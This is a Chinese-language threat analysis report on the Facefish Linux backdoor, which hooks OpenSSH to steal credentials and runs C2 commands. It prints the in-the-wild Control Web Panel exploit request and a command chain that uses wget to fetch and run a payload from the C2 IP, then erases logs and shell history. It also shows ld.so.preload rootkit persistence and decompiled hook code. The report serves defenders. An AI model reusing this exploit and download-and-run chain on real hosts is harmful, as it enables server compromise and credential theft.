

Backdoor

窃密者Facefish分析报告

**Alex.Turing, jinye, Chai Linyuan**

May 28, 2021 • 17 min read

背景介绍

2021年2月，我们捕获了一个通过CWP的Nday漏洞传播的未知ELF样本，简单分析后发现这是一个新botnet家族的样本。它针对Linux x64系统，配置灵活，并且使用了一个基于Diffie–Hellman和Blowfish的私有加密协议。但因为通过合作机构（在中国区有较好网络通信观察视野）验证后发现对应的C2通信命中为0，所以未再深入分析。

2021年4月26号，Juniper发布了关于此样本的[分析报告](#)，我们注意到报告中忽略了一些重要的技术细节，所以决定将漏掉的细节分享出来。

该家族的入口ELF样本 `MD5=38fb322cc6d09a6ab85784ede56bc5a7` 是一个Dropper，它会释放出一个Rootkit。因为Juniper并未为样本定义家族名，鉴于Dropper在不同的时间点释放的Rootkit有不同的MD5值，犹如川剧中的变脸，并且该家族使用了Blowfish加密算法，我们将它命名为 `Facefish`。


Facefish概览

Facefish由Dropper和Rootkit 2部分组成，主要功能由Rootkit模块决定。Rootkit工作在Ring3层，利用 `LD_PRELOAD` 特性加载，通过Hook ssh/sshd程序的相关函数以窃取用户的登录凭证，同时它还支持一些后门功能。因此可以将Facefish定性为，一款针对Linux平台的窃密后门。

Facefish的主要功能有

- 上报设备信息
- 窃取用户凭证
- 反弹Shell
- 执行任意命令

基本流程如下图所示：



传播方式

在野利用的漏洞如下所示

```
POST /admin/index.php?scripts=.%00./.%00./client/include/inc_index&service_start=;cd%00
Host: xxx.xx.xx.xx:2031
User-Agent: python-requests/2.25.1
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Content-Length: 0
```

将与Facefish相关部分转码后，得到以下执行命令序列，可以看出主要功能为下载执行第一阶段的payload，然后清理痕迹。

```
cd /usr/bin;
/usr/bin/wget http://176.111.174.26/76523y4gjhasd6/sshins;
chmod 0777 /usr/bin/sshins;
ls -al /usr/bin/sshins; ./sshins;
cat /etc/ld.so.preload;
rm -rf /usr/bin/sshins;
sed -i '/sshins/d' /usr/local/cwpsrv/logs/access_log;
history -c
```

逆向分析

简单来说，Facefish的感染程序可以分成3个阶段，

Stage 0: 预备阶段，通过漏洞传播，在设备上植入Dropper

Stage 1: 释放阶段，Dropper释放出Rootkit

Stage 2: 业务阶段，Rootkit 收集回传敏感信息，等待执行C2下发的指令

下文将从Stage 1到Stage 2着手，分析Facefish的各个阶段的技术细节。

Stage 1:Dropper分析

Dropper的基本信息如下所示，主要功能为检测运行环境，解密存有C2信息的Config，配置Rootkit，最后释放并启动Rootkit。

MD5:38fb322cc6d09a6ab85784ede56bc5a7


ELF 64-bit LSB executable, x86-64, version 1 (GNU/Linux), statically linked,
stripped

Packer: UPX

另处值得一提的是，Drooper在二进制层面，采用了一些 tricks 来对抗杀软的查杀。

Trick 1:upx with overlay

如下图所示，将加密的Config数据作为overlay，填充到upx加壳后的样本尾部。



这种做法的目的有2个：

1. 对抗upx脱壳
2. Config数据与样本解耦，可以通过工具更新Config，无需再编译源码，方便在黑市流通

Trick 2:elf without sections

如下图所示，脱壳后样本中的section信息被抹除了

? 00000000: Signature	464C457F/1179403647	?
? 00000004: File class	02/64-bit	?
? 00000005: Data encoding	01/Little endian	?
? 00000006: File version	01/1	?
? 00000010: Type	0002/Executable	?
? 00000012: Machine	003E/x86-64	?
? 00000014: Module version	00000001/1	?
? 00000018: Entry point	00000000`00401A48	?
? 00000020: Program header table	00000000`00000040	?
? 00000028: Section header table	00000000`00000000	?
? 00000030: Module flags	00000000/0	?
? 00000034: Size of header	0040/64	?
? 00000036: Program header table entry size	0038/56	?
? 00000038: Program header table entry count	0007/7	?
? 0000003A: Section header table entry size	0040/64	?
? 0000003C: Section header table entry count	0000/0	?
? 0000003E: String table index	0000/0	?

这种做法的目的有2个：

1. 某些依赖section的信息进行分析的工具无法正常工作，抹除section在一定程度上加大了分析难度
2. 某些杀毒引擎依赖section信息生成特征的检测区，抹除section在一定程度上实现了免杀

Dropper主要功能

Dropper运行时会输出下图中的信息：

根据这个信息，我们将Dropper的功能分成了以下4个阶段

1. 检测运行环境
2. 解密Config
3. 配置Rootkit
4. 释放并启动Rootkit

0x1:检测运行环境

首先读取 `/bin/cat` 的前16个字节，通过判断第5个字节(EI_CLASS)的值来判断当前系统的位数，目前Facefish只支持x64系统。然后检查自身否在root权限下运行，最后尝试从自身文件尾部 读入Config信息。其中任一环节失败，Facefish都将放弃感染，直接退出。

```

v5 = arch_byte;
if ( (unsigned int)wrap_getuid() )
{
    v8 = off_418998;
    v9 = "You need to be root to do this\n";
exit_proc:
    wrap_output((__int64)v9, v8, v6, (__int64)v7);
    return 2;
}
if ( !v5 )
{
    v8 = off_418998;
    v9 = "[ -] Failed to detect architecture\n";
    goto exit_proc;
}
wrap_printf((__int64)"[+] Architecture %d bits\n", v5);
self = wrap_open((__int64)*argv, 0LL, v10);
v12 = self;
if ( (self & 0x80000000) != 0 )
{
    v8 = off_418998;
    v9 = "[ -] Failed to open self\n";
    goto exit_proc;
}

```

0x2:解密Config

原始的Config信息长度为128字节，采用Blowfish算法的CBC模式加密，以overlay的形式储存在文件尾部。其中Blowfish的解密key&iv如下：

- key:buil
- iv:00 00 00 00 00 00 00 00

值得一提的是在使用Blowfish时，其作者在编码过程中，玩了一个小trick来“恶心”安全研究人员，以下图代码片段为例：

第一眼看上去，会让人以为Blowfish的密钥为"build"。注意第3个参数为4，即密钥的长度为4字节，所以真实的密钥为"buil"。

以原始的Config为例，

```

BD E8 3F 94 57 A4 82 94 E3 B6 E9 9C B7 91 BC 59
5B B2 7E 74 2D 2E 2D 9B 94 F6 E5 3A 51 C7 D8 56
E4 EF A8 81 AC EB A6 DF 8B 7E DB 5F 25 53 62 E2
00 A1 69 BB 42 08 34 03 46 AF A5 7B B7 50 97 69
EB B2 2E 78 68 13 FA 5B 41 37 B6 D0 FB FA DA E1
A0 9E 6E 5B 5B 89 B7 64 E8 58 B1 79 2F F5 0C FF
71 64 1A CB BB E9 10 1A A6 AC 68 AF 4D AD 67 D1
BA A1 F3 E6 87 46 09 05 19 72 94 63 9F 50 05 B7

```

解密后的Config如下所示，可以看到其中的c2:port信息（176.111.174.26:443）。

00000000	BE BA FE CA	86 8C D9 C4 33 15 FD 8B	58 02 00 003...X...
00000010	20 00 00 00	01 BB 00 00 00 00 00 00	00 00 00 00
00000020	31 37 36 2E	31 31 31 2E 31 37 34 2E	32 36 00 00	176.111.174.26..
00000030	00 00 00 00	00 00 00 00 00 00 00 00	00 00 00 00
00000040	00 00 00 00	00 00 00 00 00 00 00 00	00 00 00 00
00000050	00 00 00 00	00 00 00 00 00 00 00 00	00 00 00 00
00000060	00 00 00 00	00 00 00 00 00 00 00 00	00 00 00 00
00000070	00 00 00 00	00 00 00 00 00 00 00 00	00 00 00 00

各字段具体的含义如下：

OFFSET	LENGTH	MEANING
0x00	4	magic
0x0c	4	interval
0x10	4	offset of c2
0x14	4	port
0x20(pointed by 0x10)		c2

解密完成后，通过以下代码片段对Config进行校验，校验方法比较简单，即比较magic值是不是 `0xCAFEBABE`，当校验通过后，进入配置Rootkit阶段。

0x3:配置Rootkit

首先以当前时间为种子随机生成16个字节做为新的Blowfish的加密key，将上阶段的解密得到的Config使用新的key重新加密。

```

blowfish_prapare((__int64)&newkey, &cat_elfheader, 0x10uLL);
v43 = config;
v44 = 0LL;
do
{
    flag = *v43 ^ v44;
    sub_401B56((unsigned int *)&flag, v43, &cat_elfheader);
    v44 = *v45;
    v43 = v45 + 1;
}
while ( v46 != v43 );

```

Encrypt config with new key

然后利用标志 `0xCAFEBABEDEADBEEF` 定位Dropper中的Rootkit的特定位置，写入新的加密key以及重新加密后的Config信息。

```

flag = 0xCAFEBABEDEADBEEFLL;
v48 = locate_flag(&rootkit_elf, 0x7948uLL, &flag, 8uLL);
v50 = "[ - ] Invalid configuration";
if ( !v48 )
{
LABEL_37:
    sub_4022D4((__int64)v50, (__int64)v47, v6, v49);
    return 2;
}
v51 = v48;
v52 = dword_418D70;
v7 = (__int64 *)36;
v53 = &newkey;
while ( v7 )
{
    *v51 = *(_DWORD *)v53;
    v53 = (__int64 *)((char *)v53 + 4);
    ++v51;
    v7 = (__int64 *)((char *)v7 - 1);
}

```

Write key & config to Rootkit

文件的变化如下所示：

写入之前：

EF BE AD DE BE BA FE CA	01 00 00 00 FF FF FF FF	?????????□	Flag position
FF FF FF FF FF FF FF FF	FF FF FF FF FF FF FF FF		
FF FF FF FF FF FF FF FF	FF FF FF FF FF FF FF FF		
FF FF FF FF FF FF FF FF	FF FF FF FF FF FF FF FF		
FF FF FF FF FF FF FF FF	FF FF FF FF FF FF FF FF		
FF FF FF FF FF FF FF FF	FF FF FF FF FF FF FF FF		
FF FF FF FF FF FF FF FF	FF FF FF FF FF FF FF FF		
FF FF FF FF FF FF FF FF	FF FF FF FF FF FF FF FF		
FF FF FF FF FF FF FF FF	FF FF FF FF FF FF FF FF		
FF FF FF FF FF FF FF FF	FF FF FF FF FF FF FF FF		
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	80 84 80 84 80 84 80 84 80 88 80 88 80 88 80 88	€€€€€€€€€€	

写入之后：

51 A8 30 79 E0 C3 45 76 A5 DD BE 1E BC 7D 5D 25	Q?0v??Ev???	□}]% New key
A1 EE 7D B7 DF 8D D2 B0 2A 6B 5E 70 E6 02 42 E6	??] ?????*k p? B?	
31 65 A2 2B A2 63 28 3A EF 99 4A 56 65 68 C6 D0	1e?+?c (:??JVeh??	
FB 73 03 9C E5 61 14 E9 63 DB CF 41 5E 4F F0 8A	?s □?a □c ??A ^0??	
AD 76 F1 FA 70 45 A4 29 57 2E C7 FF A3 8D BA 17	?v??pE?) W. ? ???□	
6E 4B C2 3B B5 3B 20 28 74 C1 F7 E2 42 9E 95 4F	nK?;?; (t???B??0	
6D AB 5B 94 45 ED 70 6E 89 7D 4B B2 BC 76 A0 0D	m?[?E?pn?] K??v?	
FC 70 C3 65 CE 8E 1F 89 46 8C 32 A2 6A CE F1 79	?p?e??□F?2?j??y	
26 45 24 F4 94 87 D0 78 99 9C D4 F0 B8 A5 19 52	&E\$????x??????□R	
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	€€€€€€€€€€€€	
80 84 80 84 80 84 80 84 80 88 80 88 80 88 80 88		

在这个过程中因为加密key是随机生成的，所以不同时间释放的Rootkit的MD5值是不一样的，我们推测，这种设计是用来对抗杀软黑白HASH检测。

另外值得一提的是，Facefish专门对FreeBSD操作系统做了支持。实现方法比较简单，如下图所示，即通过判断cat二进制中的EI_OSABI是否等于9，如果是则把Rootkit中的EI_OSABI值修改成9。

0x4:释放并启动Rootkit

将上阶段配置好的的Rootkit写到 `/lib64/libso.so` 文件中，同时向 `/etc/ld.so.preload` 写入以下内容实现Rootkit的预加载。

```
/lib64/libso.so
```

通过以下命令重起ssh服务，让Rootkit有机会加载到sshd程序中

```
/etc/init.d/sshd restart
/etc/rc.d/sshd restart
```

```
service ssh restart  
systemctl restart ssh  
systemctl restart sshd.service
```

实际效果如下所示：

```
ebian:/lib64# ldd /usr/bin/ssh  
linux-vdso.so.1 (0x00007ffffd9de4000)  
/lib64/libc.so.6 (0x00007f05218b6000) ← Facefish rootkit module  
libsdl.so.1 => /lib/x86_64-linux-gnu/libsdl.so.1 (0x00007f05211c0000)  
libcrypto.so.1.0.2 => /usr/lib/x86_64-linux-gnu/libcrypto.so.1.0.2 (0x00007f0520d5a000)  
libdl.so.2 => /lib/x86_64-linux-gnu/libdl.so.2 (0x00007f0520b56000)  
libz.so.1 => /lib/x86_64-linux-gnu/libz.so.1 (0x00007f052093c000)  
libresolv.so.2 => /lib/x86_64-linux-gnu/libresolv.so.2 (0x00007f0520725000)  
libgssapi_krb5.so.2 => /usr/lib/x86_64-linux-gnu/libgssapi_krb5.so.2 (0x00007f05204da000)  
libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f052013b000)
```

至此Dropper的任务完成，Rootkit开始工作。

Stage 2:Rootkit分析

Facefish的Rootkit模块 `libs.so` 工作在Ring3层，通过LD_PRELOAD特性加载，它基本信息如下所示：

MD5:`d6ece2d07aa6coa9e752c65fbe4c4ac2`

ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, stripped

在IDA中能看到它导出了3个函数，根据preload机制，当rootkit被加载时，它们会替代libc的同名函数，实现hook。

`init_proc函数`，它的主要功能是hook ssh/sshd进程中的相关函数以窃取登录凭证。

`bind函数`，它的主要功能是上报设备信息，等待执行C2下发的指令。

`start函数`，它的主要功能是为网络通信中的密钥交换过程计算密钥。

.init_proc 函数分析

.init_proc函数首先会解密Config，取得C2,PORT等相关信息，然后判断被注入的进程是否为SSH/SSHD，如果是则对处理凭证的相关函数进行HOOK，最终当ssh主动

对处连接，或sshd被动收到外部连接时，Facefish在Hook函数的帮助下，窃取登录凭着并发送给C2。

0x1 寻找SSH

如果当前系统为FreeBSD则，通过dlopen函数获取link_map结构的地址，利用link_map可以遍历当前进程所加载的模块，进而找到SSH相关模块。

如果当前系统不是FreeBSD，则通过`.got.plt` 表的第2项，得到link_map的地址。

得到SSH相关模块后，接着判断模块是否为ssh/sshd，方法比较简单，即验证模块中是否有以下字串。通过这一点，可知Facefish事实上只攻击OpenSSH实现的client/server。

```
1:usage: ssh
2:OpenSSH_
```

0x2 HOOK函数

首先，Facefish会查找hook的函数地址

其中要hook的ssh函数如所示：

```

dq offset aReadPassphrase
    ; DATA XREF: _init_proc+2BB↑o
    ; "read_passphrase"
dq offset aReadPassphrase_0 ; "read_passphrase: stdin is not a tty"
dq 0
dq offset aSshUserauth2 ; "ssh_userauth2"
dq offset aSshUserauth2In
    ; DATA XREF: _init_proc+9D0↑w
    ; "ssh_userauth2: internal error:"
ssh related
dq 0
dq offset aKeyPermOk ; "key perm ok"
dq offset aThisPrivateKey ; "This private key will be ignored."
dq 0
dq offset aLoadIdentityFi ; "load identity file"
dq offset aEnterPassphras ; "Enter passphrase for key"
dq 0

```

要hook的sshd函数如下所示：

```

dq offset aUserKeyAllowed
    ; DATA XREF: _init_proc+2D2↑o
    ; "user_key_allowed2"
dq offset aTryingPublicKe ; "trying public key file %s"
dq 0
dq offset aSshpamAuthPass ; "sshpam_auth_passwd"
dq offset aPamSCalledWhen ; "PAM: %s called when PAM disabled"
dq 0      sshd related
dq offset aAuthShadowPwex ; "auth_shadow_pwexpired"
dq offset aCouldNotGetSha ; "Could not get shadow information"
dq 0
dq offset aGetpwnamallow ; "getpwnamallow"
dq offset aInvalidUser100 ; "Invalid user %.100s from"
dq 0

```

如果没有找到，则将函数名加上前缀 `Fssh_` 再找一次。如果还是没有找到，则通过函数中的字串间接定位到函数。最后通过以下代码片断实现Hook。

实际中HOOK前后的对比如下所示：

```
(gdb) x/7i 0x00005555555704FE
0x5555555704fe: call 0x5555555732c0
0x555555570503: mov rdi,r13
0x555555570506: mov rcx,r14
0x555555570509: mov rdx,r12
0x55555557050c: mov rsi,rbx
0x555555570514: add rsp,0x18
=> 0x55555557050f: call 0x555555573990
0x555555570514: add rsp,0x18
```

VS

```
(gdb) x/i 0x00005555555704fe
=> 0x5555555704fe: call 0x5555555732c0
0x555555570503: mov rdi,r13
0x555555570506: mov rcx,r14
0x555555570509: mov rdx,r12
0x55555557050c: mov rsi,rbx
0x55555557050f: call 0x5555555554010
0x555555570514: add rsp,0x18
(gdb) x/i 0x5555555554010
0x5555555554010: jmp QWORD PTR [rip+0x0] # 0x5555555554016
(gdb) x/g 0x5555555554016: 0x00007ffff7ff1825
0x5555555554016: 0x00007ffff7ff1825
(gdb) x/11i 0x00007ffff7ff1825
0x7ffff7ff1825: push r13
0x7ffff7ff1827: push r12
0x7ffff7ff1829: mov r12,rsi
0x7ffff7ff182c: push rbp
0x7ffff7ff182d: mov rbp,rdx
0x7ffff7ff1830: sub rsp,0x10
0x7ffff7ff1834: cmp DWORD PTR [rip+0x46bd],0x7f # 0xfffff7ff5ef8
0x7ffff7ff183b: mov rax,QWORD PTR [rip+0x45d6] # 0xfffff7ff5e18
0x7ffff7ff1842: ja 0x7ffff7ff1825
0x7ffff7ff1844: mov QWORD PTR [rsp+0x8],rdi
0x7ffff7ff1849: call rax
(gdb) x/g 0x7ffff7ff5e18
0x7ffff7ff5e18: 0x0000555555573990
```

ssh No hook

Facefish function

Original function

ssh Hooked by Facefish

0x3 窃取登录凭证

Facefish在Hook后的函数帮助下，窃取登录凭证，并上报给C2。

上报的数据格式为 `%08x-%08x-%08x-%08x,%s,%s,%s,%s,%s`，其中前32节节为加密的key，后面跟着账号，远程主机，密码等信息。

实际中上报的信息如下所示：

```
(gdb) x/s $rsi
0x7fffffff3b90: "7930a851-7645c3e0-1ebbedda5-255d7dbc,root,facefish,123.59.211.71,testpd,"
```

bind 函数分析

一旦用户通过ssh登录，将会触发bind函数接着执行一系列后门行为，具体分析如下：

如果后门初始化正常，首先会fork后门子进程并进入连接C2的指令循环，父进程则通过syscall(0x68/0x31)调用真正的bind函数。

```
syscall_num = 0x68LL;
if ( !flag_SysABI_FreeBSD_7FBF099B6EF4 )
    syscall_num = 0x31LL;
return syscall(syscall_num, sockfd_1, addr, addrlen_1);
```

0x1: 主机行为

判断sshd父进程是否存在，如果父进程退出，则后门进程也退出。

```
{                                     // Child
    signal(0x11, (__sighandler_t)1);
    while ( 1 )
    {
        kill_res = kill(pid, 0);           // check parent
        if ( kill_res )
            goto _exit;
        ...
```

如果父进程存在开始收集主机信息，包括：CPU型号、Arch，内存大小、硬盘大小、ssh服务相关配置文件和凭证数据。

```
collect_info((__int64)proc_cpuinfo, (__int64)model_name, (__int64)cb_cpuinfo_modelname, (__int64)&system_info);
collect_info((__int64)proc_cpuinfo, (__int64)flags, (__int64)cb_cpuinfo_flags, (__int64)&system_info);
collect_info((__int64)aProcMeminfo, (__int64)mem_total, (__int64)cb_processmeminfo_memtotal, (__int64)&system_info);
loop_dir_7FBF099B011B(
    path_home,
    0LL,
    (unsigned int (__fastcall *)(char *, __int64))cb_ssh_known_hosts,
    (__int64)&system_info,
    0);
collect_info(
    (__int64)aRootSshKnownHosts,
    (__int64)&str_tab_d_a_space[3],
    (__int64)combine_ssh_host_result,
    (__int64)&system_info);
collect_info((__int64)aEtcSshSshdConf, 0LL, (__int64)cb_sshd_config, (__int64)&system_info);
loop_dir_7FBF099B011B(
    path_etc,
    release,
    (unsigned int (__fastcall *)(char *, __int64))cb_PRETTY_NAME,
    (__int64)&system_info,
    0);
loop_dir_7FBF099B011B(
    aProc,
    0LL,
    (unsigned int (__fastcall *)(char *, __int64))cb_proc_cmdline,
    (__int64)&system_info,
    1);
```

CPU型号

内存

硬盘

网络设备

SSH服务相关

0x2: C2指令介绍

Facefish使用的通信协议及加密算法比较复杂，其中0x2XX开头的指令用来交换公钥，我们在下一小节进行详细分析。0x3XX开头的指令是真正的C2功能指令。这里先对C2的功能指令做简单说明。

- 发0x305

是否发送上线信息0x305，如果没有则收集信息并上报。

- 发0x300

功能上报窃取的凭证信息

- 发0x301

收集uname信息，组包并发送0x301，等待进一步指令。

- 收0x302

接受指令0x302，反向shell。

- 收0x310
接受指令0x310，执行任意的系统命令
- 发0x311
发指令0x311，返回系统命令的执行结果
- 收0x312
接受指令0x312，重新收集并上报主机信息。

0x3: 通信协议分析

Facefish的rootkit使用了一个自定义的加密协议进行C2通信，该协议使用DH ([Diffie–Hellman](#)) 算法进行密钥协商，使用BlowFish对称加密算法进行数据加密。具体运行时，单次C2会话可以分为两个阶段，第一阶段对应密钥协商，第二阶段便是使用协商好的密钥进行C2加密通信。Facefish的每次C2会话只收取并解密一条C2指令，然后便会结束。不难看出，因为使用了DH和Blowfish算法，仅从流量数据入手是无法获取其C2通信内容的，而且这种一次一密的通信也不会留下用于精准识别的流量特征。

一般来说使用DH协议框架通信最简便的方法是使用OpenSSL库，而Facefish的作者自己编码(或者使用了某些开源项目)实现了整个通信过程，因为没有引入第三方库所以代码体积非常精减。

- DH通信原理

为了更好的理解Facefish的密钥交换代码，我们需要先简单了解一下DH通信原理。这里不讨论背后的数学原理，而是用一个简单的例子直接套公式描述通信过程。

step 1. 甲生成一个随机数 $a=4$ ，选择一个素数 $p=23$ ，和一个底数 $g=5$ ，并计算出公钥A: $A = g^a \% p = 5^{4\%23} = 4$ ，然后将 p , g , A 同时发送给乙。

step 2. 乙收到上述信息后也生成一个随机数 $b=3$ ，使用同样的公式算出公钥B: $B = g^b \% p = 5^{3\%23} = 10$ ，然后将 B 发送给甲。同时乙计算出双

方共享的机密值用于生成后续的Blowfish密钥: $s = A^{b \% p} = (g^a)^{b \% p} = 18$ 。

step 3. 甲收到B后也可以计算出共享机密值: $s = B^{a \% p} = (g^b)^{a \% p} = 18$

step 4. 甲乙双方基于共享机密s生成blowfish密钥，进行加密C2通信。
实质上通过简单推导可以看出甲和乙计算s的公式是同一个：

在整个算法中有一个关键的数学函数求幂取模 $\text{power}(x, y) \bmod z$, 当x, y都很大的时候直接求解比较困难，所以就用到了[快速幂取模算法](#)。前文提到的 `start` 函数正是快速幂取模 `binpow()` 中的关键代码，

- 协议分析

发包和收包使用相同的数据结构。

```
struct package{
    struct header{
        WORD payload_len; //payload长度
        WORD cmd; //指令编码
        DWORD payload_crc; // payload crc校验值
    } ;
    struct header hd;
    unsigned char payload[payload_len]; // 数据
}
```

以构造0x200指令数据包为例可以定义数据包如下：

```
struct package pkg = {
    .hd.payload_len = 0;
    .hd.cmd = 0x200;
    .hd.payload_crc = 0;
    .payload = "";
}
```

对照DH通信原理和流量数据我们分析通信协议：

1. bot首先发送指令0x200， payload数据为空。
2. C2回复了指令0x201， payload长度为24个字节，按小端转换成3个 64位的数值，分别对应step1中甲发送的3个关键数据， p=0x294414086a9df32a， g=0x13a6f8eb15b27aff, A=0xd87179e844f3758。
3. 对应step2， bot在本地生成了一个随机数b，然后根据收到的p, g生成 B=0x0e27ddd4b848924c，通过指令0x202发送给C2。至此完成了共享机密的协商。
4. 对应step3， bot和C2通过公钥A和公钥B生成Blowfish密钥s和iv。其中iv是通过p和g异或得到的。
5. 有了iv 和 s 我们可以对通信数据进行加解密。真正的通信数据采用 BlowFish算法加解密，和前文提到的配置文件加密的方法是一致的。bot向 C2发送0x305指令，长度为0x1b0，内容是BlowFish加密后的上线包数据。解密后的上线包数据如下：

IOC

Sample MD5

```
38fb322cc6d09a6ab85784ede56bc5a7 sshins  
d6ece2d07aa6c0a9e752c65fbe4c4ac2 libs.so
```

C2

```
176.111.174.26:443
```



Start the discussion...

LOG IN WITH

OR SIGN UP WITH DISQUS

Name



Share

Best Newest Oldest

Be the first to comment.

[Subscribe](#)[Privacy](#)[Do Not Sell My Data](#)

— 360 Netlab Blog - Network Security Research Lab at 360 —

Backdoor



Heads up! Xdr33, A Variant Of CIA's HIVE Attack Kit Emerges

警惕：魔改后的CIA攻击套件Hive进入黑灰产领域

New Threat: B1txor20, A Linux Backdoor Using DNS Tunnel

PassiveDNS

被拦截的伊朗域名的快速分析

伊朗新闻网站被美国阻断的事成为了最近的新闻热点，报道...

Backdoor

Analysis report of the Facefish rootkit

Background In Feb 2021, we came across an ELF sample using some CWP's Ndays exploits, we did some analysis, but after checking with a partner who has some nice visibility in network traffic in some China areas, we discovered there is literally 0 hit for the C2 traffic. So

See all 11 posts →



• Jun 25, 2021 • 10 min read



May 27,

13 min



2021

read